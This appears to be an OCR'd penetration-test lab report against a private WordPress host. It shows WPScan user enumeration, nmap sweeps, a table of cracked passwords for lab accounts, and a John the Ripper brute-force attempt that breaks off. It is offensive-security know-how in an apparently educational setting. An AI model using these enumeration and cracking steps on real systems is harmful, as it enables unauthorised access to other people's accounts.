
```
Scan Aborted: invalid option: -u
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ -e
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Feb  6 07:35:04 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```



```
:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Sat Feb  6 07:35:20 2021
[+] Requests Done: 3105
[+] Cached Requests: 6
[+] Data Sent: 838.962 KB
[+] Data Received: 874.483 KB
[+] Memory used: 232.797 MB
[+] Elapsed time: 00:00:16
root@Kali:~#
```

Exploitation of target 1: 2 [**Weak Passwords**]

- Some of the passwords were default and some used the actual users name as the password which was guessable.




□ Show only checked ☑ Show only cracked

		User	Password	Hash	Formats	GECOS
27	☑	**michael**	michael	$6$7yX3fY5l$ouY....	sha512crypt,HMAC...	17755:0:99999:7:::
1	☑	**root**	toor	6SDnTp/...	sha512crypt,crypt	18436:0:99999:7:::
31	☑	**steven**	pink84	$6$EO2N8zNr$Xt...	sha512crypt,crypt	17756:0:99999:7:::
32	☑	**vagrant**	tnargav	$6$B1YCcWBNTO...	sha512crypt,crypt	18442:0:99999:7:::

100% (4/4: 4 cracked, 0 left) [format=sha512crypt]

Exploitation of target 1: 3 [Port 22 Open]


- A nmap scan of of the range 192.168.1.1/24
- This showed us that the target left the ssh port open.



```
root@Kali:~# nmap -sN 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-04 16:51 PST
Nmap scan report for 192.168.1.1
Host is up (0.00059s latency).
All 1000 scanned ports on 192.168.1.1 are open|filtered
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00076s latency).
Not shown: 998 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
9200/tcp open|filtered wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00055s latency).
Not shown: 998 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
80/tcp  open|filtered http
111/tcp open|filtered rpcbind
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.00090s latency).
Not shown: 995 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
80/tcp  open|filtered http
111/tcp open|filtered rpcbind
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
```

Exploitation of target 1: 4 [CWE-307: Brute Force attacks]

- Used john to brute force on the user steven to get password.
- This gave us the password for user steven:pink84
- We could have also used this method this for user michael but the password was guessed beforehand.



```
root@Kali:~# steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ > steven.txt
bash: steven:/loJoqNsURgHiaB23j7W/: No such file or directory
root@Kali:~# echo "steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/" > steven.txt
root@Kali:~# ls
Desktop    Downloads    Music     Public      Templates
Documents  enumtarget1  Pictures  steven.txt  Videos
root@Kali:~# john steven.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@Kali:~# cat steven.txt
